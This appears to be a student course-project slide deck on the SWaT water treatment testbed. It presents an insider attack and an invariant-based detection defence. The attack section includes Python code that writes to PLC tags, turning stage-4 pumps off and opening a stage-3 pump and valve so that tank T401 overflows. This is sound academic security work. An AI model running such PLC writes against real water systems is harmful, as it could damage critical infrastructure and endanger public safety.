

CPS Course Project

Group 7: Andres Brito (1007641), Li Xinyue
(1007389), Mayukh Borana (1007395),
Suhasini (1007497)




Table of Content

01

Introduction

Aim of the project

02

SWaT Testbed

Features, architecture

03

Attack Demonstration

Attacker profile, attack point, demonstration, code, and after effect

04

Defense Mechanism

Defense method, process, and working

05

Video Demo

Video demonstration of the attack and defense

06

Conclusion


Key points and takeaways of this project

01

Introduction



Introduction




02

SWaT Testbed



Secure Water Treatment Testbed



SWaT Human Machine Interface (HMI)

SWaT Testbed features:











- Consists of 6 stages
 - Raw water
 - Pre-Treatment
 - Ultra-Filtration
 - DeChlorination
 - Reverse Osmosis
 - RO Product
- Consists of 6 Programmable Logic Controllers (PLCs)
 - Each PLC consists of sensors and actuators
- Supervisory Control and Data Acquisition (SCADA)
- Historian

03

Attack Demonstration




Attacker Profile

	Knowledge	System	Source Code	Protocols	Credentials	Resources	Effort	Tools	Financial Support	Strategy
Insider										

Attack Point

Multi-Stage Single Point Attack

Stage 3:
Ultra-Filtration



Stage 4:
De-Chlorination


Attack Demonstration

P301 = ON

MV302 = OPEN

P401 = OFF

P402 = OFF



Attack Code

Conditions to launch
the desired attack →
Overflowing T401

```
def main():

    #==== stage 4 ====
    #Mv 2 = open and 1= closed
    #Pump =1 is closed
    #closing Pump P401
    test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Cmd', 1, 'INT')
    time.sleep(1)


    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Cmd', 1, 'INT')
    time.sleep(1)
    test_plc_write(PLC_IPS['plc4r'], 'HMI_P402.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4r'], 'HMI_P402.Cmd', 1, 'INT')
    time.sleep(2)

    ##==== stage 3 ====
    #open p301 to fill the Tank401
    test_plc_write(PLC_IPS['plc3'], 'HMI_P301.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc3'], 'HMI_P301.Cmd', 2, 'INT')
    #open mv302 first
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Cmd', 2, 'INT')
    time.sleep(10)
```

After Effect

Before Attack


Water level = 870 mm
(Under normal conditions)



After Attack

Water level = 1062 mm
(Under anomalous conditions)

Tank T401 Overflow!!



04


Defense Mechanism



Invariant-based Detection - Step 1

Invariant → A condition that is either always true, or true when the underlying process is in a given state.

The first step in implementing an 'Invariant-Based Attack Detection' is to identify all the sensors and actuators involved in the attack.



Identifying all the sensors and actuators

P301

MV302

P401

P402

LIT401

Invariant-based Detection - Step 2

The second step is to create State-Dependant (SD) invariants. We will be using State Entanglement.

Using State Entanglement


if (LIT401 > High) then
 (P301 = ON) and
 (MV302 = OPEN) and
 (P401 = OFF) and
 (P402 = OFF)

Guard (points to LIT401 > High)

Invariants (points to the four conditions in the if block)

If these conditions are true, attack will be detected!

State Condition Graph (SCG)



Invariant-based Detection - Step 3

The third step is to program each SD invariant in the corresponding PLC.

```
1054.36334432
2
2
1
1
Attack detected
1054.61425781
2
2
1
1
Attack detected
1054.61425781
2
2
1
1
Attack detected
1054.46044922
2
```

```
def detection():
    while True:
        # Read the LIT401
        LIT401_value = test_plc_read_val(PLC_IPS['plc4'], 'HMI_LIT401.Pv')
        print(LIT401_value[0])

    #if True:
        if LIT401_value[0] > 1000:
            # read the state of valves and pumps
            # Read P301
            p301_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_P301.Status')
            print(p301_s[0])

            # Read MV302
            mv302_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_MV302.Status')
            print(mv302_s[0])

            # Read P401
            p401_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P401.Status')
            print(p401_s[0])

            # Read P402
            p402_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P402.Status')
            print(p402_s[0])

            if p301_s[0] == 2 and mv302_s[0] == 2 and p402_s[0] == 1 and p401_s[0] == 1:
                print("Attack detected")
```


05

Video Demo



Attack - Video Demo

The image shows a Sublime Text editor window with the file path `~/Desktop/MSSD/sim_remove.py - Sublime Text (UNREGISTERED)`. The editor displays a Python script named `sim_remove.py` with the following content:

```
177 test_plc_write(PLC_IPS['plc3'], 'HMI_MV303.Auto', 1, 'BOOL')
178 test_plc_write(PLC_IPS['plc3'], 'HMI_MV304.Auto', 1, 'BOOL')
179
180 #P4
181
182 test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Auto', 1, 'BOOL')
183 test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Auto', 1, 'BOOL')
184 test_plc_write(PLC_IPS['plc4'], 'HMI_P403.Auto', 1, 'BOOL')
185 test_plc_write(PLC_IPS['plc4'], 'HMI_P404.Auto', 1, 'BOOL')
186
187 #P5
188
189 test_plc_write(PLC_IPS['plc5'], 'HMI_P501.Auto', 1, 'BOOL')
190 test_plc_write(PLC_IPS['plc5'], 'HMI_P502.Auto', 1, 'BOOL')
191 test_plc_write(PLC_IPS['plc5'], 'HMI_MV501.Auto', 1, 'BOOL')
192 test_plc_write(PLC_IPS['plc5'], 'HMI_MV502.Auto', 1, 'BOOL')
193 test_plc_write(PLC_IPS['plc5'], 'HMI_MV503.Auto', 1, 'BOOL')
194 test_plc_write(PLC_IPS['plc5'], 'HMI_MV504.Auto', 1, 'BOOL')
195
196 #P6
197
198 test_plc_write(PLC_IPS['plc6'], 'HMI_P601.Auto', 1, 'BOOL')
199 test_plc_write(PLC_IPS['plc6'], 'HMI_P602.Auto', 1, 'BOOL')
200 test_plc_write(PLC_IPS['plc6'], 'HMI_P603.Auto', 1, 'BOOL')
201
202 print("Actuators Done")
203
204
205
206
207
208 #!/usr/bin/env python2
209
210
211
212
```

At the bottom of the screen, a terminal window shows a series of `True` outputs, indicating that the script executed successfully for each test case.

Defense - Video Demo

06

Conclusion



Key Points

